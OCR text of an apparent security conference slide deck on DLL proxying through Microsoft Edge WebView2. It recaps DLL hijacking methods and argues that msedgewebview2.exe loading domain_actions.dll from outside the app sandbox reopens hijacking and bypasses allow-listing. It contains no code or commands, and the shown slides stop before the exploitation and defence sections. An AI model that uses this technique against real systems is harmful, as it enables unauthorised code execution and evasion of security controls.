Proxy Execution

With MSEdgeWebview2

Agenda

- Quick Recap of DLL Attacks
- Overview of Windows Apps
- Security issues with Windows Apps
- How we can exploit them
- Microsoft’s response
- How to protect yourself

DLL Hijacking

- Exploits a trusted application to load a malicious DLL
- Primarily used for code execution, persistence, and sometimes privilege escalation
- Becoming increasingly difficult to achieve


Common Methods

- **DLL Side-Loading:** Dropping a malicious DLL alongside a legitimate application in the same directory, exploiting how some applications load DLLs from their own folder first.
- **Missing DLL Hijacking:** If an application attempts to load a non-existent DLL, an attacker can create a malicious version of that DLL and place it where the application will find it.
- **DLL Search Order Hijacking:** Exploiting the order in which Windows searches for DLLs, placing a malicious DLL in a directory that gets searched before the legitimate one.

DLL Proxy Attacks

- Takes advantage of write permissions on DLL directories
- Attackers drop a malicious DLL that loads instead
- Things to note:
  - Can’t have two with the same name in the same folder
  - Rename the original one
  - To ensure stability, valid requests to the original DLL

Execution Flow




Windows Apps

- Sandboxed applications built as containers for a web-based applications
- Don’t require installing a series of files & dependences
- Are lightweight and fast, operating like web apps

Windows Apps

- Shifts to signed/trusted applications
- Offers:
  - Runtime integrity safeguards
  - Smart App Control
  - Clearer permission prompts
- Reduces risks from:
  - Legacy installers
  - COM add-ins
  - Dropped drivers
  - 3rd party dependences




Windows Apps

- Common Windows Apps are:
  - Outlook for Windows (olk.exe)
  - Word.exe
  - Excel.exe
  - Ms-Teams
  - Edge Browser
  - M365Copilt
  - Photos
  - Media player
  - Spotify
  - And more

Windows Apps

- Application run content within isolated containers.
- This protects against DLL-based attacks
- App files reside in directories administrators do not have access



Windows Apps

- These containers depend on Microsoft Edge WebView2 Runtime
- This is where the problem exists

What is WebView2

- Is a Chromium-based browser engine
- Utilized by Windows applications to render the web content without needing:
  - a web browser
  - external web application


What is WebView2

- Enables execution of web applications locally without the need to port them into a conventional GUI-based Windows application
- that requires an extensive installation process, thus enabling the integration of web technologies such as HTML, CSS, and JavaScript into Windows applications without the requirement of opening the browser window.
- This enables:
  - Displaying dynamic web content inside apps.
  - Reusing web-based UI components.
  - Ensuring consistent rendering across platforms.

Webview Security Issue

- Msedgewebview2.exe requires a DLL called domain_actions.dll
- Domain_actions.dll exists outside of the sandbox
- The DLL is loaded into the WebView2 process at runtime
- This reintroduces traditional DLL hijack attacks
- Bypasses modern application allow-listing controls
- domain_actions.dll is required for WebView2 execution

Webview Security Issue



What is Domain_actions.dll?


- Is a Microsoft-signed DLL
- Part of Microsoft Edge Domain Actions Component
- Used internally by Edge to support domain-related logic inside that embeds the WebView2 engine.

What is Domain_actions.dll?

- While documentation on this library is limited, this DLL:
  - Handles domain reputation checks
  - Manages security policy decisions involving domains
  - Supports Microsoft SmartScreen-like mechanisms
  - Executes domain-based actions required by the browser or embedded web views

What is Domain_actions.dll?

- Pretty Critical to msedgewebview2.exe without it:
  - Cannot properly load and render content for the Windows App
  - Leads to applications crash and being unstable
  - Features inside the application will not work



Huge Design Flaw


Microsoft Edge 135.0.3179.54

